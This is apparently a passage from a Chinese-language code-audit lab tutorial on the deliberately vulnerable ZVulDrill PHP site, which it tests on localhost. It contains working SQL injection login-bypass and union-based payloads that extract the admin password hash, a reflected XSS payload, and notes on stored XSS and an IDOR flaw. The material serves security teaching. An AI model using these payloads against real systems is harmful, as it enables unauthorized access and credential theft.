
' or 1 #

```
mysql> SELECT * FROM admin WHERE admin_name = '' or 1 #'AND admin_pass = SHA('$pass');
    -> ;
+----------+------------+-------------------------------------------+
| admin_id | admin_name | admin_pass                                |
+----------+------------+-------------------------------------------+
|        1 | admin      | d033e22ae348aeb5660fc2140aec35850c4da997 |
+----------+------------+-------------------------------------------+
1 row in set
```


' or 1 --

```
mysql> SELECT * FROM admin WHERE admin_name = '' or 1 -- 'AND admin_pass = SHA('$pass');
    -> ;
+----------+------------+-------------------------------------------+
| admin_id | admin_name | admin_pass                                |
+----------+------------+-------------------------------------------+
|        1 | admin      | d033e22ae348aeb5660fc2140aec35850c4da997 |
+----------+------------+-------------------------------------------+
1 row in set
```


8、 访问网站后台登录页面 http://127.0.0.1/ZVulDrill/admin/login.php，验证上一步审计得出的 payload。


Load URL
http://127.0.0.1/ZVulDrill/admin/login.php
1
Split URL
Execute
Enable Post data
Enable Referrer
ZVulDrill
留言
Chanllege
About
搜索留言
admin'or'1
退出
登录
用户名：
admin'or'1
2
密码：
登录
3
Request to http://127.0.0.1:80
Forward
Drop
Intercept is on
Action
Raw
Params
Headers
Hex
POST /ZVulDrill/admin/logCheck.php HTTP/1.1
4
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101 Firefox/52.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1/ZVulDrill/admin/login.php
Cookie: bdshare_firstime=1490144706132; PHPSESSID=03b3a035d7b052dc57cd2c18214817dc
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
user=admin%27or%271&pass=aaaaaa&submit=%E7%99%BB%E5%BD%95
5



ZVulDrill
留言
Chanllege
About
搜索留言
admin'or'1
退出
管理
入口
用户
进入
评论
进入


Load URL
http://127.0.0.1/ZVulDrill/admin/logCheck.php
Split URL
Execute
Enable Post data
Enable Referrer
Post data
user='or 1 or '1&pass=asdfg&submit=登录
ZVulDrill
留言
Chanllege
About
搜索留言
'or 1 or '1
退出


管理
入口
用户
进入
评论
进入




管理	入口
用户	进入
评论	进入



管理	入口
用户	进入
评论	进入


9、 查看 MySQL 监控，刚才进行利用的 payload,对数据库的操作记录在表格中，在代码审计中可以方便我们分析数据库的操作。




操作目的：分析可疑代码寻找漏洞(前台搜索功能 SQL 注入)

操作步骤：

1、 分析 rips 的扫描结果，如分析用户可控的变量$_GET[search]。点击$_GET[search]右侧的 4,5 行，打开 search.php。



2、 分析可疑代码发现$_GET[search]参数的值直接传递进入到 $query 的 SQL 语句中，未进行任意安全过滤或编码处理。推断存在搜索型的 SQL 注入漏洞。



操作目的：根据分析结果验证漏洞是否存在

操作步骤：

1、 还是使用 Navicat for MySQL 进行测试和验证，将 SQL 语句复制黏贴到 Navicat 中，然后对{$_GET['search']}进行替换拼接，构造新的 SQL 语句。


2、 要构建的新的查询语句(如，使用 union 查询语句)，首先要知道前面查询出来的结果有多少列，由于使用的是 select*所以就要知道 comment 表中的列有多少个，可直接将{$_GET['search']}删除，然后运行 SQL 语句，发现表中有 4 列

```
mysql> SELECT * FROM comment WHERE comment_text LIKE '%%';
+------------+-----------+--------------+------------+
| comment_id | user_name | comment_text | pub_date   |
+------------+-----------+--------------+------------+
|          1 |           |              | 2017-02-26 |
|          2 |           |              | 2017-02-26 |
|          3 |           |              | 2017-02-26 |
+------------+-----------+--------------+------------+
3 rows in set

mysql>
```

3、 根据上面得到的列数可以是用 union 构造联合查询语句，以下框出的部分便是植入的新的 SQL 语句，1，2，3，5.5.47(version()的执行结果) 处是回显的位置。

```
mysql> SELECT * FROM comment WHERE comment_text LIKE '%%' union select 1,2,3,version() #%';
    -> ;
+------------+-----------+--------------+------------+
| comment_id | user_name | comment_text | pub_date   |
+------------+-----------+--------------+------------+
|          1 |           |              | 2017-02-26 |
|          2 |           |              | 2017-02-26 |
|          3 |           |              | 2017-02-26 |
|          1 | 2         | 3            | 5.5.47     |
+------------+-----------+--------------+------------+
4 rows in set

mysql>
```


4、 浏览 zvuldrill 数据库中的 admin 表，可获取到表中的列信息。



5、 根据获得到的 admin 表中的列信息和上面构造的 union 查询语句，拼接出新的语句。便获得到了后台管理员账号密码信息

```
mysql> SELECT * FROM comment WHERE comment_text LIKE '%%' union select 1,admin_id,admin_name,admin_pass from admin #%';
    -> ;
+------------+-----------+--------------+------------------------------------------+
| comment_id | user_name | comment_text | pub_date                                 |
+------------+-----------+--------------+------------------------------------------+
|          1 |           |              | 2017-02-26                               |
|          2 |           |              | 2017-02-26                               |
|          3 |           |              | 2017-02-26                               |
|          1 | 1         | admin        | d033e22ae348aeb5660fc2140aec35850c4da997 |
+------------+-----------+--------------+------------------------------------------+
4 rows in set

mysql>
```


6、 将测试成功的 payload，在网站的搜索功能模块进行验证，成功获得后台管理员的账号密码。



操作目的：分析可疑代码寻找漏洞(前台搜索功能反射型 XSS 注入)

操作步骤：


1、 点击$_GET[search]第 9 行，分析代码$_GET['search']直接被 echo 出来，并未经过任何过滤或者编码处理，推断存在反射性 XSS 注入。



操作目的：根据分析结果验证漏洞是否存在

操作步骤：

1、 直接在网站的搜索功能中插入 html 和 js 代码进行验证，在搜索框中插入以下代码：<button+onclick=confirm(/xss/)>I+am+a+XSS</button>，点击按钮便触发了事件，所以此处是有反射型 XSS 的。




操作目的：分析可疑代码寻找漏洞(用户名更改功能模块存储型 XSS 注入和越权)


操作步骤：

1、 打开用户可控的输入位置选择$_POST[username]，点击 3,4 行，打开 updateName.php 文


件




2、 分析可疑代码块，发现该文件中用户可控的参数有，$_POST['id']、$_POST['username']、$_POST['submit']跟踪数据的传递过程发现$_POST['id']、$_POST['username']都经过了 clean_input 函数的处理。进一步分析 clean_input 函数的功能，点击 clean_input 的位置便打开了 clean_input 函数所在的文件 lib.php




3、 clean_input 函数中对数据进行了清理，使用 mysqli_real_escape_string 将 SQL 的常见字符进行转义，编码的字符是 NUL（ASCII 0）、\n、\r、\、'、" 和 Control-Z



4、 分析 clean_input 后发现此处虽然不能构造新的 SQL 语句，但是$_POST['username']可以插入 html 和 js 的代码，这样其实输入地方是可以插入前端代码的，此时要查看下输出位置是否有做限制；$_POST['id']中并未校验输入的 id 是否率属于当前登录的用户，所以 id 参数推断有越权漏洞，可越权修改他人的用户名；rips 的搜索功能没有 seay 源代码审计系统的好用，此处直接使用 seay 系统在项目中搜索$_SESSION['username']



